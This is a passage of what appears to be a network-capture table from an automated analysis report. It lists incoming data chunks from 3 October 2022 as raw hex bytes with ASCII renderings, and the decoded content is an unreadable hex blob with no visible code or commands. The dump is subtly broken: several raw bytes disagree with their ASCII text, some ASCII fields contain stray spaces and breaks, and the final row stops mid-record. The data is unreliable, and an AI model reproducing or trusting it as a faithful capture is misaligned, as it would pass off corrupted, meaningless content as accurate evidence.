2022-10-03 14:03:32 UTC	2727	IN	Data Raw: 38 41 35 32 38 34 44 41 31 37 30 34 36 39 33 34 37 37 30 33 46 36 33 34 46 33 42 31 32 45 30 42 38 35 42 34 32 31 37 41 37 36 42 34 37 45 30 41 42 45 33 42 43 37 44 42 37 34 34 36 30 47 37 32 31 39 37 38 45 43 37 34 45 38 45 41 35 31 42 42 44 39 33 34 36 39 43 34 31 33 38 39 36 34 35 37 42 30 39 45 31 45 36 36 39 39 32 38 30 34 38 35 45 42 30 46 31 35 43 37 42 41 45 33 32 38 33 42 36 37 34 35 46 38 31 32 42 45 38 39 32 39 43 33 46 39 37 38 37 45 34 36 41 32 36 34 44 32 33 46 43 43 34 37 32 35 35 35 34 37 32 46 35 38 33 39 30 32 42 33 39 46 36 46 42 43 46 37 46 42 43 42 31 44 46 35 43 34 35 30 32 43 35 41 35 41 38 43 34 36 35 38 45 41 43 42 35 43 38 33 32 42 35 34 32 31 45 45 37 38 32 39 32 37 34 36 43 42 39 32 34 31 44 31 42 31 34 36 42 32 37 35 39 39 Data Ascii: 8A5284DA170469347703F634F3B12E0B85B4217A76B47E0ABE3BC7DB74460721978EC74E8EA51BBD93469C413896457B2E09E1E6699280485EB0F15C7BAE3283B6745F812BE8929C3F9787E46A264D23FCC472555472F583902B39F6FBCF7FBCB1DF5C4502C5A5A8C4658EACB5C832B5421EE78292746CB9241D1B146B27599
2022-10-03 14:03:32 UTC	2743	IN	Data Raw: 34 37 45 37 46 31 44 31 37 39 37 43 37 34 31 45 31 46 39 44 43 37 34 33 45 37 37 31 41 44 32 37 39 39 43 37 34 31 45 31 46 39 44 43 37 38 37 44 36 43 31 44 36 36 30 46 37 42 45 43 31 46 35 42 30 33 37 44 38 42 44 39 46 39 43 46 42 43 37 42 39 38 46 39 44 46 42 30 41 45 37 46 33 34 38 33 30 41 44 38 37 45 46 38 32 44 44 46 42 30 42 44 37 43 35 34 35 39 38 39 46 44 46 36 31 37 46 35 43 30 33 31 39 35 38 30 37 44 37 38 35 31 34 44 39 42 35 37 30 33 44 34 38 35 31 30 36 45 34 33 44 39 30 41 37 36 42 45 31 33 41 39 31 41 32 36 33 32 44 35 43 31 42 36 32 32 43 41 39 38 33 46 33 45 34 46 36 30 42 38 33 34 31 30 41 46 31 32 43 33 38 32 38 46 33 34 42 36 46 39 32 31 37 37 43 34 38 43 45 33 38 34 42 37 32 46 33 37 38 39 32 43 44 41 36 39 33 37 43 31 44 34 34 37 32 45 Data Ascii: 47E7F1D1797C741E1F9DC743E771D2799C741E1F9DC787D6C1D660F7BEC1F5B037D8BD9F9CFBC7B98F9DFB0AE7F34830AD87EF82DDFB0BD7C545989FDF617F5C03195807D78514D9B85703D485106E43D90A76BE13A91A2632D5C1F522CA983F3E4F60B834A0AF12C3828F34B6F92177C48CE384B72F37892CDA6937C1D4472E
2022-10-03 14:03:32 UTC	2759	IN	Data Raw: 34 37 39 38 43 39 35 46 31 46 39 31 45 37 31 34 33 42 39 46 41 46 31 43 39 35 30 46 43 38 43 45 46 45 46 41 41 38 37 43 36 33 45 33 39 45 33 31 34 37 36 35 39 39 34 31 39 34 37 46 31 42 43 34 46 44 46 44 36 33 38 45 43 39 34 41 43 43 32 37 38 31 38 37 30 30 44 37 36 36 32 45 33 36 31 42 45 36 33 37 45 36 42 38 36 43 43 34 35 43 30 39 33 38 30 45 42 38 39 42 45 32 42 31 36 32 38 31 32 37 37 45 31 41 37 39 34 32 32 36 33 32 30 46 45 41 38 35 45 44 33 39 32 31 35 37 33 31 46 37 45 43 38 35 43 46 32 33 42 45 39 31 46 42 39 38 38 46 43 31 46 44 36 38 37 34 43 43 34 39 37 39 39 42 42 39 41 46 45 32 35 33 33 32 32 43 35 38 42 35 35 46 30 34 35 43 38 33 46 35 31 39 37 33 35 41 41 36 30 35 39 33 46 44 35 34 32 39 46 35 33 43 35 32 45 36 31 39 34 32 44 43 42 42 42 Data Ascii: 4798C95F1F91E7143B9FAF1C950FC8CEFEFAA87C63E39E3147659941947F1BC4FDFD638EC94ACC27818700D7662E361BE637E6B86CC45C09380EB89BE2B16281277E1A794226320FEA85ED39215731F7EC85CF23BE91FB988FC1FD6874CC49799BB9AFE253322C58B55F045C83F519735AA60593FD5429F53C52E61942DCBBB
2022-10-03 14:03:32 UTC	2775	IN	Data Raw: 32 31 44 46 42 35 33 32 39 39 34 42 34 45 34 32 42 45 36 46 35 44 36 31 45 45 41 31 45 43 30 46 41 44 38 36 39 33 38 32 46 31 43 43 30 46 35 46 31 44 38 39 41 33 46 39 39 45 32 38 37 37 46 32 30 39 45 31 38 39 42 46 31 44 34 44 41 43 30 35 43 36 43 39 41 31 30 44 33 33 32 39 45 35 39 43 37 32 36 35 33 37 42 35 36 43 32 46 44 33 32 32 42 45 33 42 39 37 35 39 41 31 39 44 46 39 33 35 45 39 41 46 31 39 42 37 35 38 39 46 39 45 41 36 30 39 43 41 46 44 46 41 44 45 42 43 43 44 44 46 42 31 31 44 46 41 33 46 41 33 43 39 32 31 46 45 30 46 45 46 42 44 37 41 43 41 33 43 45 35 30 31 45 45 43 46 44 46 41 44 35 37 39 33 45 44 46 45 45 38 38 35 32 35 41 36 44 38 46 44 43 44 30 42 41 42 44 45 31 34 42 42 42 46 46 39 43 33 36 41 33 32 43 35 45 45 36 46 46 45 42 34 44 Data Ascii: 21DFB532994B4E42BE6F5D61EEA1EC0FAD8693892F1CC0F5F1D89A3F99E2877F209E189BF1D4DAC05C6C9A10D3329E59C726537B56C2FD322BE3B9759A19DF935E9AF19B7589F9EA609CAFDFADEBCCDDFB11DFA3FA3C921FE0FEFBDD7ACA3CE501EECFDFAD5793EDFEE88525A6D8FDCD0BABDE14BBBFF9C36A32C5EE6FFEB4D
2022-10-03 14:03:32 UTC	2791	IN	Data Raw: 37 39 33 45 37 32 46 46 33 30 42 36 39 45 45 41 41 46 32 43 34 35 46 45 33 38 38 43 33 44 45 46 45 45 41 46 41 43 42 32 44 39 33 33 34 30 35 39 36 37 37 32 41 41 37 39 37 45 46 44 36 31 46 34 30 30 45 35 30 30 45 41 46 37 42 44 34 39 38 38 36 37 43 43 30 30 45 35 39 38 43 39 32 31 41 45 36 31 33 37 44 39 46 45 37 38 38 30 39 32 38 35 46 32 36 36 37 37 35 39 37 39 30 45 35 34 38 38 46 39 42 37 43 35 30 39 45 35 36 42 33 31 38 43 31 37 39 43 42 37 36 41 33 30 33 45 30 43 43 41 36 36 44 38 30 46 30 46 35 32 37 43 30 36 34 32 37 44 33 31 46 44 38 36 35 31 38 33 31 34 44 46 38 31 31 30 37 46 39 45 38 37 32 43 42 45 32 31 34 41 45 35 38 31 39 30 42 45 46 31 39 30 38 44 39 37 34 33 39 34 35 41 32 38 46 46 45 35 30 43 39 33 42 46 41 46 44 34 34 37 46 39 46 45 33 Data Ascii: 793E72FF30B69EEAAAF2C45FE388C3DEFEFAFACB2D93340596772AA797EFD61F400E500EAF7BD498867CC00E598C921AE6137D9FE78809285F2667759790E5488F9B7C509E56B318C179CB676A303E0CCA66D80F0F527C0642D31C86518314DF61107F98E872CBE214AE58190BEF1908D97438FAFD5E50C93BFAFD579F93
2022-10-03 14:03:32 UTC	2807	IN	Data Raw: 41 36 33 46 44 35 37 30 33 35 31 36 44 33 30 46 33 35 46 32 33 36 31 36 44 33 30 46 33 33 32 41 33 35 31 36 44 33 30 46 33 37 41 41 33 34 43 31 46 36 37 44 39 42 45 44 36 46 43 32 38 44 35 41 34 44 43 34 46 34 43 33 30 44 46 46 32 36 36 32 46 41 45 31 34 36 32 30 43 41 31 42 36 43 36 36 46 37 44 37 34 35 31 38 33 33 39 41 38 38 45 39 34 37 31 41 36 39 34 44 43 34 46 34 41 33 38 43 40 44 34 44 43 34 46 34 41 33 38 44 46 34 32 36 36 32 46 41 44 31 43 36 38 45 41 36 31 30 37 46 39 30 31 39 37 46 42 34 37 31 41 30 41 39 39 38 37 45 42 34 37 31 42 34 41 39 39 38 37 45 42 34 37 31 31 36 45 35 35 45 33 34 42 44 36 41 41 39 33 31 34 36 43 44 36 36 36 32 46 41 42 31 38 36 37 46 33 33 31 38 33 46 46 32 44 46 41 37 46 42 42 44 42 Data Ascii: A63FD5703516D30F35F23616D30F332A3516D30F37AA3516D30F37AA34C1F67D9BED6FC28D5A4DC4F4C30DFF2662FAE14620CA1B6C66F7D74518339A88E9471A694DC4F4A38C0D4DC4F4A38DF42662FAD1C68EA6107F90197FB471A0A9987EB471B4A9987EB47116E55E34BD6AA93146CD6662FAB1867F33183FF2DF A7FBBBD
2022-10-03 14:03:32 UTC	2823	IN	Data Raw: 34 36 43 35 36 46 42 43 39 43 45 36 41 46 31 31 45 41 37 43 41 45 46 37 30 34 46 31 35 42 45 43 31 43 43 41 33 32 37 38 38 42 43 37 46 32 37 36 34 46 38 43 46 36 38 45 44 31 44 45 41 44 45 38 35 36 46 34 32 32 46 34 32 32 46 34 37 38 34 46 42 45 37 46 38 46 30 38 43 38 31 44 41 35 36 37 42 35 46 33 45 41 36 39 34 41 42 44 45 43 42 31 45 35 46 44 41 31 36 38 44 42 45 46 44 36 42 45 38 44 46 30 33 37 33 44 34 42 31 43 42 42 44 45 32 43 37 31 36 45 46 45 34 38 38 37 32 37 39 43 46 41 36 42 46 34 46 43 34 44 39 30 46 45 31 32 34 37 37 38 46 46 42 47 37 37 42 39 36 33 43 37 46 42 37 32 43 37 41 45 38 42 45 35 46 45 45 39 33 32 32 46 38 36 39 39 32 46 34 46 42 44 34 33 38 46 39 46 30 41 46 46 41 38 37 42 37 35 46 42 41 44 46 36 35 37 42 42 31 44 33 35 44 Data Ascii: 46C56FBC9CE6AF11EA7CAEF704F15BEC1CCA32788BC7F2764F8CF68ED1DEADE856F422F4274784FBE7F80C81DA567B5F3EA694ABDECB1E5FDA168DBEFD6BE8DF037D4B1CBBDDE2C716EFE4887279CFA6BF4FC4D90FE12478F6FB77B963C7FB72C7AE8BE5FEE9322F86792BFCDFBD438F9F0AFFA87B75FBADF657BB1D35D

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:03:32 UTC	2839	IN	Data Raw: 35 31 41 42 46 43 35 46 39 33 45 42 38 33 46 45 44 37 45 35 42 41 43 36 35 46 33 42 41 42 34 34 41 35 46 43 37 37 43 38 46 35 30 39 46 46 30 37 37 32 44 44 45 30 33 46 46 46 34 32 32 39 42 33 46 46 37 39 42 39 36 45 46 36 31 46 46 39 32 35 36 39 34 46 46 46 35 37 36 35 31 36 36 46 46 37 41 46 46 43 44 32 32 30 46 35 37 33 46 46 39 46 39 41 34 41 39 34 32 41 42 38 46 46 34 42 35 32 44 41 30 32 46 44 33 37 34 37 41 41 30 41 31 45 46 41 39 32 35 42 30 35 30 42 31 45 39 31 36 42 35 39 34 31 38 37 46 38 31 46 32 38 44 30 41 44 41 31 30 32 42 41 33 35 33 43 30 31 44 44 31 41 30 35 30 31 44 44 34 41 43 31 38 30 31 45 32 31 36 35 30 31 33 44 34 32 38 36 30 34 46 34 30 38 31 39 31 31 44 30 32 33 41 34 33 32 42 30 35 30 44 32 43 46 31 34 41 36 32 34 43 44 44 37 30 Data Ascii: 51ABFC5F93EB83FED7E5BAC65F3BAB44A5FC77C8F509FF0772DDE03FFF4229B3FF79B96EF61FF925694FFF5765166FF7AFFCD220F573FF9FA4A942AB8FF4B52DA02FD37470A0A1EFA925B050B1E916B594187F81F28D0ADA102BA353C01DD1A0501DD4AC1801E2165013D428604F4081911D023A432B050D2CF14A624CDD70
2022-10-03 14:03:32 UTC	2855	IN	Data Raw: 45 43 30 36 43 36 31 35 30 43 32 46 36 36 33 44 42 45 31 31 33 46 31 38 42 39 39 31 46 36 42 45 39 31 37 33 30 38 33 41 34 44 42 38 42 41 38 39 46 34 36 31 45 34 32 36 43 36 31 44 43 43 31 45 34 31 32 46 36 45 39 32 35 43 34 34 37 36 37 36 31 30 45 42 42 42 41 39 39 37 35 45 39 36 36 39 42 35 46 31 34 41 44 36 39 44 41 30 31 31 44 34 37 32 37 36 31 31 41 36 36 41 31 42 41 38 35 46 39 37 42 30 42 45 42 33 39 33 41 30 43 31 33 44 38 35 33 33 30 37 41 31 42 45 39 34 33 39 35 32 30 46 44 33 42 34 38 31 46 36 36 41 31 35 41 34 36 46 41 43 42 31 38 35 37 33 30 42 37 43 43 46 36 36 46 46 32 34 45 44 36 39 46 33 42 35 39 32 37 45 45 32 32 33 44 39 38 38 36 36 41 33 39 46 37 32 37 33 30 30 41 45 33 33 30 39 44 33 37 39 42 46 42 42 33 39 38 37 44 44 34 44 42 Data Ascii: EC06C6150C2F663DBE113F18B991F6BE9173083A4DB8BA89F461E426C61DCCC1E412F6E925C44767610EBBBA9975E9669B5F14AD69DA011D4727611A66A1BA85F97B0BEB393A0C13D853307A1BE9439520FD3B481F66A15A46FACB185730B7CCF66FF24ED69F3B5927EE223D98866A39F727300AE33009D379FBFB3987DD4DB
2022-10-03 14:03:32 UTC	2871	IN	Data Raw: 46 43 44 43 37 31 30 42 46 30 32 42 43 37 41 44 43 30 36 46 31 44 33 42 38 30 44 46 33 39 45 45 41 30 36 35 43 36 37 31 31 37 46 30 37 42 43 37 33 44 42 34 43 43 33 38 45 45 30 33 46 45 45 43 44 38 34 39 43 42 38 30 45 33 34 31 39 41 33 42 45 39 42 42 38 30 43 37 41 35 45 46 43 31 35 44 46 41 30 30 44 31 41 46 41 35 33 46 30 43 44 45 31 37 38 38 46 45 32 38 46 44 35 31 45 30 41 38 46 34 37 44 33 34 38 35 44 33 39 46 30 30 34 45 34 42 37 46 30 41 33 38 33 44 46 44 31 39 45 30 38 43 46 34 45 37 41 30 45 39 30 31 43 32 42 41 34 42 37 46 30 31 37 38 35 41 46 41 38 42 33 34 46 35 44 32 35 46 41 36 41 39 39 37 46 45 32 41 34 44 42 44 46 34 44 37 36 38 45 41 41 35 42 46 34 31 44 33 32 44 46 44 34 44 45 30 46 32 46 34 42 37 38 31 41 42 44 33 30 46 45 30 44 43 33 Data Ascii: FCDC710BF02BC7ADC06F1D3B80DF39EEA065C67117F07BC73DB4CC38EE03FEECD849CB80E3419A3BE9BB80C7A5EFC15DFA00D1AFA53F0CDE1788FE28FD51E0A8F47D3485D39F004E4B7F0A383DFD19E08CF4E7A0E901C2BA4B7F01785AFA8B34F5D25FA6A997FE2A4DBDF4D768EAA5BF41D32DFD4DE0F2F4B781ABD30FE0DC3
2022-10-03 14:03:32 UTC	2887	IN	Data Raw: 39 43 34 45 46 41 41 32 36 31 39 30 44 44 41 30 39 46 38 34 46 35 31 45 31 39 38 45 45 31 39 45 35 45 43 33 45 30 31 35 38 42 32 31 43 42 38 32 31 44 30 36 37 31 37 35 32 38 44 41 30 39 39 43 34 46 37 30 44 39 38 42 37 39 42 37 31 30 46 34 44 44 39 32 45 44 34 42 31 34 38 33 38 37 34 32 43 44 41 32 32 36 44 46 35 36 37 44 34 30 37 36 39 35 39 36 35 45 39 34 30 32 33 43 45 44 43 38 35 45 31 32 30 36 42 38 34 43 35 32 38 41 38 42 36 31 33 35 45 42 34 46 45 43 43 35 44 32 30 41 31 42 45 30 44 41 44 32 42 35 46 33 44 36 43 31 33 38 35 46 43 43 34 43 45 33 30 42 32 38 30 39 39 44 33 41 34 35 43 34 43 42 38 32 46 36 42 36 41 41 41 46 30 33 35 32 46 34 33 45 45 30 41 42 39 42 34 38 43 39 32 34 33 33 34 43 33 32 38 33 39 32 38 38 35 46 35 39 32 41 43 45 38 46 Data Ascii: 9C4EFAA26190DDA09F84F51E198EE19E5EC3E0158B21CB821D06717528DA1909CF47D098B79B710F4DD92ED4B14838742CDA226DF567D407695965E94023CEDC85E1206B84C528AB86135EB4FECC5D20A1BE0DAD2B5F3D6C1385FCC4CE30B28099D3A45C4CB82F6B6AAAF0352F43EE0AB9B48C924334C328392885F592ACE8F
2022-10-03 14:03:32 UTC	2903	IN	Data Raw: 39 42 30 39 42 31 36 44 45 43 38 31 45 45 44 33 31 33 31 30 35 30 37 32 36 31 34 30 36 30 31 39 44 39 30 42 42 30 46 36 36 34 46 44 38 43 31 42 43 45 31 36 44 39 42 31 45 35 36 33 32 37 46 30 39 32 33 31 31 32 43 35 44 37 34 38 46 31 43 30 34 34 30 39 37 39 37 45 31 35 30 31 36 32 38 44 37 42 32 46 34 30 46 41 34 33 46 36 42 36 34 38 37 44 37 38 37 37 46 32 38 30 37 43 33 45 30 36 32 34 38 32 37 44 31 30 36 39 39 35 44 35 41 41 46 30 45 30 41 34 45 44 45 42 42 33 45 41 36 44 38 38 33 33 34 35 39 30 31 30 38 38 36 35 33 46 35 43 33 46 45 42 34 31 45 38 36 35 39 32 34 38 41 35 35 31 34 42 42 30 42 45 35 43 35 44 33 45 31 46 41 39 38 38 37 42 41 38 43 34 38 32 39 44 32 41 37 45 35 37 45 38 31 35 36 44 42 34 43 43 32 44 37 37 39 46 38 30 33 30 36 41 39 30 30 Data Ascii: 9B09B16DEC81EED31310507261406019D90BB0F664FD8C1BCE16D9B1E56327F0923112C5D748F1C04409797E1501628D7B2F40FA43F6B6487D7877F2807C3E0624827D106995D5AAF0E0A4EDEBB3EA6D883345901088653F5C3FEB41E8659248A5514BB0BE5C5D3E1FA9887BA8C4829D2A7E57E8156DB4CC2D779F80306A900
2022-10-03 14:03:32 UTC	2919	IN	Data Raw: 33 43 30 43 39 30 34 45 31 35 41 38 45 36 34 34 37 41 37 45 35 38 30 37 33 46 43 37 30 45 30 44 33 45 37 41 44 45 46 30 46 46 44 37 39 41 31 42 45 30 44 46 35 31 46 38 39 46 35 44 37 38 41 36 42 38 31 36 30 36 45 45 35 41 37 33 32 46 46 43 37 46 32 44 30 43 44 43 42 35 42 30 38 32 31 36 43 34 44 35 41 30 31 44 46 36 39 45 45 30 46 46 38 46 39 39 43 43 39 30 33 46 36 39 43 44 31 30 34 45 44 39 36 35 45 39 34 33 42 33 46 33 35 33 33 32 31 39 31 45 42 31 34 34 33 39 39 45 43 32 46 45 44 33 34 45 43 37 39 37 45 34 39 39 39 38 37 45 35 38 45 31 44 30 33 46 34 41 30 45 38 36 41 34 35 35 36 34 42 38 30 37 43 36 45 34 38 34 36 33 45 36 45 45 44 30 35 42 31 34 37 42 34 30 43 34 42 34 41 41 46 32 36 41 37 39 46 32 31 45 32 37 34 39 39 35 36 41 44 44 36 33 38 41 Data Ascii: 3C0C904E15A8E6447A7E58073FC70E0D3E7ADEF0FFD79A1BE0DF51F89F5D78A6B81606EE5A732FC7F72D0DCB5B08216C4D5A01DF69EE0FF8F99CC903F69CD104ED965E943B3F35332191EB144399EC2FED34EC797E499987E58E1D034F4A0E86A45564B807C6E48463E6EED05B147B40C4B4AAF26A79F21E2749956ADD638A
2022-10-03 14:03:32 UTC	2935	IN	Data Raw: 43 32 46 46 36 37 45 39 46 46 42 44 46 30 45 46 31 36 46 38 43 35 44 36 39 44 30 32 45 38 43 44 33 34 39 38 33 37 38 31 43 42 39 35 37 39 32 33 45 30 46 46 30 46 31 42 33 33 31 39 41 36 46 46 39 34 31 30 43 38 38 38 35 42 35 39 36 30 36 41 38 35 35 41 46 42 41 34 33 44 42 35 42 31 45 38 44 32 38 44 34 32 39 31 44 33 39 37 42 31 33 31 41 44 45 38 33 43 45 36 46 36 43 30 42 46 42 42 38 44 31 39 42 42 31 41 43 32 35 34 43 33 46 33 30 36 44 33 33 30 46 45 41 44 37 36 36 36 45 34 36 41 43 39 34 42 38 35 42 44 34 43 45 45 37 37 45 31 43 30 46 33 42 42 35 32 34 37 37 33 45 33 44 35 34 36 46 35 35 39 46 39 38 45 39 44 43 35 31 36 35 36 43 38 31 34 45 39 36 39 33 33 32 37 34 37 35 43 39 35 33 43 43 43 30 43 35 43 34 44 31 30 44 34 34 35 33 33 39 37 35 46 39 44 31 Data Ascii: C2FF67E9FFBDF0EF16F8C5D69D02E8CD34983781CB957929E0FF0F1B3319A6FF9410C8885B59606A855AFBA43DB5B1E8D28D4291B997B131ADE83CE6F6C0BFBB8D19BB1AC254C3F306D330FEAD7666E46AC94B85BD4CEE77E1C0F3BB524773E3D546F559F98E9DC51656C814E9693327475C953CC0C5C4D10D44533975F9D1
2022-10-03 14:03:32 UTC	2951	IN	Data Raw: 44 38 35 41 34 36 33 36 42 45 35 44 32 39 38 43 32 41 39 32 46 34 30 45 30 46 46 44 45 33 33 44 31 34 30 38 37 34 38 43 43 42 34 42 32 42 43 39 33 42 45 31 42 37 34 39 31 41 31 45 33 35 34 38 30 41 34 41 41 42 41 45 30 46 35 37 46 32 46 44 45 35 41 39 46 32 44 41 34 46 46 31 32 43 38 32 44 44 38 36 35 31 46 38 30 39 46 34 31 36 37 38 38 31 44 34 30 32 30 34 33 45 42 32 46 36 38 33 31 32 38 35 42 44 34 44 42 45 41 42 42 39 30 36 34 34 46 31 45 43 46 39 36 37 46 34 33 39 35 31 44 35 39 42 46 31 45 30 46 45 46 35 30 30 35 43 41 30 44 33 33 43 34 43 43 35 38 45 44 38 42 41 32 38 38 37 30 45 36 31 35 35 36 31 34 35 33 42 41 39 43 43 36 43 44 38 30 31 43 33 33 42 38 41 35 33 41 39 33 46 41 46 32 41 36 44 34 35 45 32 38 39 42 32 37 33 33 38 36 33 46 37 Data Ascii: D85A4636BE5D298C2A92F40E0FFDE33D1408748CCB4B2BC93BE1B7491A1E35480A4AABAE0F57F2FDE5A9F2DA4FF12C82CD8651F809F4167881D402043EB2F6831285BD4DCBEABB90644F1ECF967F43951D59BF1E0FEF5005CA0D33C4CC58ED8BA28870E615561453BA9CC46CD801C33B8A53A93FAF2A6D45E289B27338636F7

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:03:32 UTC	2967	IN	Data Raw: 33 35 34 41 38 31 41 31 35 41 31 46 39 31 39 44 35 41 30 46 45 36 36 46 46 34 36 34 46 45 34 36 45 43 38 30 31 42 37 44 38 31 39 33 41 32 33 44 45 46 34 41 33 41 43 37 44 45 32 38 37 32 36 42 32 33 33 36 39 45 41 30 39 33 31 32 44 34 35 41 35 32 38 44 37 38 39 32 44 32 35 32 41 41 42 35 35 32 36 37 39 34 34 39 44 30 41 44 42 34 35 39 36 31 34 45 42 32 35 35 30 39 30 38 37 31 37 36 42 44 44 35 30 33 45 31 35 36 36 43 37 34 37 41 37 32 38 35 44 32 34 36 38 46 41 45 44 30 42 45 38 30 36 37 35 37 39 30 42 32 41 44 42 34 39 39 42 36 30 32 43 33 42 37 44 41 31 35 33 44 34 42 34 46 37 34 32 42 35 44 34 42 39 33 34 30 46 42 45 42 41 38 33 30 44 31 37 41 46 34 32 42 31 39 33 34 44 38 36 31 45 34 30 38 38 44 41 33 45 33 41 44 35 41 44 30 36 41 37 38 35 38 39 38 33 Data Ascii: 354A81A15A1F919D5A0FE66FF464FE46EC801B7D8193A23DDEF4A3AC7DE28726B23369EA09312D45A528D7892D252AAB552679449D0ADB459614EB25509087176BDD503E1566C747A7285D2468FAED0BE80675790B2ADB499B6623E40A066044B4F742B5D4B9340FBEBAB830D17AF42B1934D861E4088DA3E3AD5AD06A7858983
2022-10-03 14:03:32 UTC	2983	IN	Data Raw: 43 39 46 37 35 46 33 41 31 46 44 31 41 45 44 37 36 45 45 42 45 39 43 32 45 46 34 36 45 34 34 33 44 33 45 33 37 36 44 35 30 44 38 42 30 36 44 41 33 32 45 30 46 45 38 31 35 33 42 41 45 45 32 45 43 44 33 39 44 39 36 46 43 33 42 41 41 46 33 31 35 46 42 45 35 42 41 34 46 39 45 38 43 37 38 37 30 45 37 30 32 45 33 42 37 44 41 41 35 33 44 34 46 37 35 46 41 42 43 32 31 37 39 43 45 45 30 41 46 36 35 36 35 41 36 36 45 34 33 32 37 36 39 34 43 38 46 30 46 35 44 42 43 46 30 45 30 32 46 46 43 38 34 35 42 38 31 41 46 42 37 39 38 39 32 31 44 39 46 45 34 37 33 41 37 34 42 41 37 39 34 39 46 39 37 44 38 41 45 42 34 44 44 33 43 37 31 35 42 31 30 46 46 45 45 45 41 32 43 44 37 38 45 32 46 36 45 38 46 34 42 41 44 45 39 42 30 36 36 43 31 45 36 42 44 30 46 34 46 35 34 31 39 32 Data Ascii: C9F75F3A1FD1AED76EEBE9C2EF46E4443D3E376D50D8B06DA32E0FE8153BAEE2ECD39D96FC32AA F315FBE5BA4F9E8C7870E702E3B7DAA53D4F75FABC2179CEE0AF6565A66E4327694C8F0F5DBC0FE0 2FFC845B81AFB798921D9FE473A74BA7949F97D8AEB4DD3C715B10FFEEEA2CD78E2F6E8F4BADE9B0 66C1E6BD0F4F54192
2022-10-03 14:03:32 UTC	2999	IN	Data Raw: 38 37 41 46 34 43 38 39 37 42 37 38 30 46 31 30 37 37 46 37 44 37 45 36 42 32 42 41 34 42 38 39 45 44 38 46 46 37 30 30 39 38 44 42 37 38 38 32 43 45 44 44 44 44 42 43 43 32 36 33 42 34 45 30 30 37 38 43 35 44 44 31 42 36 45 33 31 46 44 36 38 35 36 31 43 31 30 30 43 42 39 39 31 41 30 44 45 31 41 34 32 32 38 37 34 34 32 32 31 45 42 34 32 38 42 33 45 33 35 44 37 31 32 31 44 39 31 34 32 37 31 33 42 41 39 31 33 35 32 38 44 38 33 36 46 31 35 35 38 38 44 36 46 35 44 31 41 39 30 35 39 32 30 33 41 42 35 38 33 38 30 30 35 35 36 42 38 32 31 39 42 31 43 41 43 32 45 34 37 30 37 45 43 43 30 30 43 39 43 46 32 31 33 37 36 44 44 43 38 43 33 39 35 42 35 44 45 34 46 34 31 30 44 34 33 45 46 35 45 37 41 33 45 38 46 38 36 42 44 35 37 34 43 35 43 32 30 44 33 36 36 39 32 Data Ascii: 87AF4C897B780F1077F7D7E6B2BA4B89ED8FF70098DB7882CEDDDDBCC263B4E0078C5DD1B6E31F D68561C100CB991A0DE1A4228744221EB428B3E35D7121D9142713BA9135228D836F15588D6F5D1A9059203AB5 83800556B8219B1CAC2E4707ECC00C9CF21376DDC8C395B5DE4F410D43EF5E7A3E8FF86BD574C5C20D36692
2022-10-03 14:03:32 UTC	3015	IN	Data Raw: 46 37 33 41 45 39 38 30 37 44 42 39 36 41 41 33 37 44 42 43 39 43 43 36 38 30 34 38 30 36 43 43 33 38 46 33 38 35 33 44 44 41 36 36 43 46 42 46 38 33 33 36 36 45 35 44 46 32 36 38 32 34 32 35 36 37 34 32 41 37 36 31 38 38 45 30 32 45 34 37 39 33 38 39 35 39 36 33 37 42 37 32 46 38 44 45 30 36 34 31 38 30 43 41 41 30 42 38 38 46 32 43 45 43 37 45 32 43 42 45 30 45 37 35 32 39 31 35 35 31 38 46 33 39 33 36 38 43 44 37 41 34 32 36 42 39 41 43 41 30 38 45 42 30 39 44 36 45 32 34 43 43 36 33 31 32 33 33 36 36 44 34 42 37 42 30 31 42 37 38 31 34 30 39 38 44 38 35 42 46 38 31 39 34 39 37 31 44 39 46 34 37 41 43 35 46 41 41 31 33 36 38 32 41 44 44 41 30 36 37 31 41 44 36 32 45 45 33 32 41 37 36 42 35 41 38 41 31 44 46 46 32 32 31 33 37 46 31 36 43 37 34 38 31 30 Data Ascii: F73AE9807DB96AA37DBCC9CC6804806CC38F3853DDA66CFB83366E5DF26824256742A76188E02E 47938959637B72F8DE064180CAA0B88F2CEC7E2CBE0E752915518F39368CD7A426B9ACA08EB09D6E24CC631233 66D4B7B01B7814098D85BF8194971D9F47AC5FAA13682ADDA0671AD62EE32A76B5A8A10FF22137F16C74810
2022-10-03 14:03:32 UTC	3031	IN	Data Raw: 45 32 37 32 42 31 35 31 38 32 46 31 38 46 34 43 45 45 33 32 45 43 32 30 35 30 44 44 37 46 33 30 35 30 38 42 37 42 38 39 45 45 45 33 31 37 34 42 39 45 44 35 42 31 32 34 30 33 44 41 30 30 39 36 31 34 35 34 46 32 44 44 38 36 45 37 46 41 34 43 37 45 36 38 46 46 30 34 30 33 32 31 33 44 34 38 43 45 46 38 37 33 38 36 45 42 46 36 31 33 31 32 35 37 44 34 31 42 42 38 34 32 31 42 45 41 46 39 43 31 31 35 38 46 37 46 34 31 45 46 45 39 39 36 41 35 39 46 30 32 33 44 39 45 41 33 31 35 44 31 45 33 43 36 42 44 34 37 44 32 46 32 34 37 43 36 34 42 37 41 44 44 32 32 43 34 32 31 38 45 37 41 33 30 46 43 30 37 42 38 33 42 36 43 41 34 46 35 42 44 35 31 37 33 31 41 44 34 43 46 34 34 37 43 41 44 46 34 31 46 45 30 45 39 33 32 37 45 36 41 36 46 44 32 42 43 45 33 45 33 41 32 30 37 41 Data Ascii: E272B15182F18F4CEE32EC2050DD7F30508B7B89EEEE3174B9ED5B12403DA00961454F2DD86E7FA 4C7E68FF0403213D48CEF87386EBF6131257D41BB8421BEAF9C1158F7F41EFE996A59F023D9EA315D1E3C6BD47 D2F247C64B7ADD22C4218E7A30FC07B83B6CA4F5BD51731AD4CF447CADFA1FE0E9327E6A6FD2BCE3E3A207A
2022-10-03 14:03:32 UTC	3047	IN	Data Raw: 39 34 35 39 46 33 30 41 42 32 42 46 36 30 35 32 37 36 45 44 36 38 33 35 37 39 31 30 36 30 31 38 35 41 31 46 42 46 36 31 37 30 39 42 39 33 46 43 30 38 44 32 41 31 46 39 32 43 34 45 44 35 38 44 37 46 36 30 37 45 35 32 42 35 45 37 39 33 30 42 42 34 32 36 31 41 36 37 36 43 41 37 37 41 38 33 33 45 37 37 30 37 43 46 35 38 34 31 39 45 34 45 35 37 41 41 38 31 33 31 31 30 37 41 46 42 33 42 35 38 37 46 42 46 45 44 36 46 36 41 43 32 39 32 32 36 46 37 41 45 30 30 32 30 38 45 30 41 33 34 45 43 34 36 31 38 38 41 42 35 46 38 34 39 33 42 38 39 38 38 37 38 37 32 46 43 33 35 45 45 46 42 44 36 31 38 41 32 46 30 44 36 33 32 36 39 35 36 42 36 33 35 35 42 35 35 39 31 34 30 